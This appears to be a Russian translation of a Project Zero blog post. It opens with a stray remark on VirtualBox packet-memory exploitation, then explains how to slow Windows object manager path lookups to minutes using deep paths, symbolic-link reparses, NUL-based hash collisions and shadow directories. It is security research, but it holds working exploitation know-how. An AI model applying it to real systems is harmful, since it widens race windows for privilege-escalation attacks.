VirtualBox использует отдельную область памяти для выделений памяти пакетов, вероятно, как оптимизацию производительности. Побочным эффектом такого решения должно стать усложнение эксплуатации UAF в памяти пакетов, поскольку сами пакеты не содержат указателей, примерно как в PartitionAlloc или `kalloc_type`. Однако UAF памяти пакетов всё же, возможно, удастся эксплуатировать как TOCTOU, воспользовавшись уже проверенным значением длины или подобным полем. Это решение также могло бы усложнить эксплуатацию линейных записей за границами памяти пакетов, но использование встроенных метаданных и полное отсутствие защиты от их повреждения делают ошибки записи за границами в этой области распределителя чрезвычайно пригодными для эксплуатации.

Добро пожаловать в новый блог Project Zero

Работая в Project Zero, мы стремимся проводить передовые исследования, но дизайн нашего блога... передовым не был. Добро пожаловать в наш обновлённый блестящий блог!

По этому случаю мы попросили участников Project Zero стряхнуть пыль со старых статей, так и не увидевших свет. Нам хотелось бы сказать, что описанные в них методы уже неактуальны, однако для защиты пользователей от уязвимостей нулевого дня предстоит сделать ещё очень многое. Новый блог продолжит рассказывать о возможностях злоумышленников и многочисленных способах защиты от них.

Из 2016 года: *Методы эксплуатации Windows: состояния гонки при поиске путей*, Джеймс Форшоу
Из 2017 года: *Нестандартное мышление*, Янн Хорн

Методы эксплуатации Windows: побеждаем в гонках при поиске путей


Исследование производительности поиска диспетчера объектов

Пространство имён диспетчера объектов Windows NT предоставляет именованным объектам ядра пути, похожие на пути файловой системы. Каталоги объектов содержат имена, а символические ссылки перенаправляют один путь в другой. На этом механизме поиска основаны API файлов, событий, реестра и устройств.


При эксплуатации гонки цель состоит в том, чтобы поиск контролируемого атакующим ресурса длился достаточно долго для замены или изменения другим потоком. Испытания использовали `NtOpenEvent` в Windows 11 24H2 на Surface Pro с процессором Snapdragon X Elite.

Обычный поиск `\BaseNamedObjects\MyEvent` занимает около 2 микросекунд. Два очевидных способа увеличить время — длинные имена компонентов и глубокие пути каталогов.

Поле `UNICODE_STRING.Length` представляет собой 16-разрядный счётчик байтов, ограничивающий путь диспетчера объектов 32 767 символами UTF-16. Единственное имя длиной 32 000 символов увеличивает время примерно до 35 микросекунд, почти линейно.



Путь примерно из 16 000 однобуквенных компонентов каталогов использует тот же бюджет длины, но требует около 1 300 микросекунд. Создание относительных объектов позволяет не разбирать полный путь заново при подготовке. Процесс хранит по одному дескриптору каждого непостоянного каталога, что намного меньше многомиллионного предела дескрипторов.



Символические ссылки умножают объём работы. Ссылка в конце глубокого пути перезапускает разбор; для предотвращения бесконечных циклов диспетчер объектов допускает до 64 повторных разборов. Сочетание 16 000 компонентов и 64 ссылок даёт около 4,5 миллисекунды на поиск.

Можно замедлить и сам поиск в каталоге. Структура `_OBJECT_DIRECTORY` содержит 37 хеш-корзин:


```
struct OBJECT_DIRECTORY {
    OBJECT_DIRECTORY_ENTRY *HashBuckets[37];
    EX_PUSH_LOCK Lock;
    PDEVICE_MAP DeviceMap;
    ULONG SessionId;
    void *NamespaceEntry;
    ULONG Flags;
    OBJECT_DIRECTORY *ShadowDirectory;
};
```

Упрощённая хеш-функция выглядит так:


```
ULONG hash = 0;
for (WCHAR c : name) {
    hash = (hash / 2) + 3 * hash;
    hash += RtlUpcaseUnicodeChar(c);
}

for (entry = directory->HashBuckets[hash % 37];
     entry;
     entry = entry->ChainLink) {
    if (entry->HashValue == hash && names_equal(entry, name))
        return entry->Object;
}
```

Имена объектов могут содержать символы NUL. Если добавлять перед целевым именем `A` всё более длинные последовательности NUL, возникают совпадения хеша и корзины, превращающие поиск в линейный проход цепочки. Около 32 000 совпадающих записей требуют примерно 100 микросекунд на один поиск. Вставка имеет квадратичную сложность, поскольку каждый новый объект должен подтвердить отсутствие дубликата. Добавление такого набора совпадений во все 16 000 каталогов заняло бы много часов.




Недостающую оптимизацию предоставляют теневые каталоги. Если компонент отсутствует, каталог может без символического повторного разбора продолжить поиск в другом каталоге. Поэтому два каталога способны представить произвольное число чередующихся компонентов `\A\A\A...`: один содержит дочерний объект `A`, а дочерний каталог использует родительский как теневой, снова и снова разрешая ту же пару до конца пути.



Итоговая конструкция использует:

• 16 000 компонентов пути, представленных двумя каталогами с теневой связью;
• 16 000 совпадающих записей в каждом каталоге;
• 64 повторных разбора символических ссылок.

Подготовка занимает около пяти секунд на испытательном компьютере. После этого единственный поиск длится примерно три минуты, создавая огромное окно гонки.



Заключение

Корректное, но патологическое поведение диспетчера объектов позволяет задержать один контролируемый поиск пути на несколько минут. Операции файловой системы и реестра в конечном счёте входят в то же пространство имён, поэтому точка подключения NTFS или другой контролируемый путь могут остановить привилегированный процесс посреди эксплуатируемой последовательности.

Microsoft не изменила этот давно известный метод, вероятно потому, что защита от худшей сложности поиска существенно затронула бы основную архитектуру диспетчера объектов. Время зависит от оборудования: итоговый тест занял три минуты на ARM64 Surface Pro и 19 минут на старой рабочей станции Xeon. Любого значения более чем достаточно почти для любой практической гонки.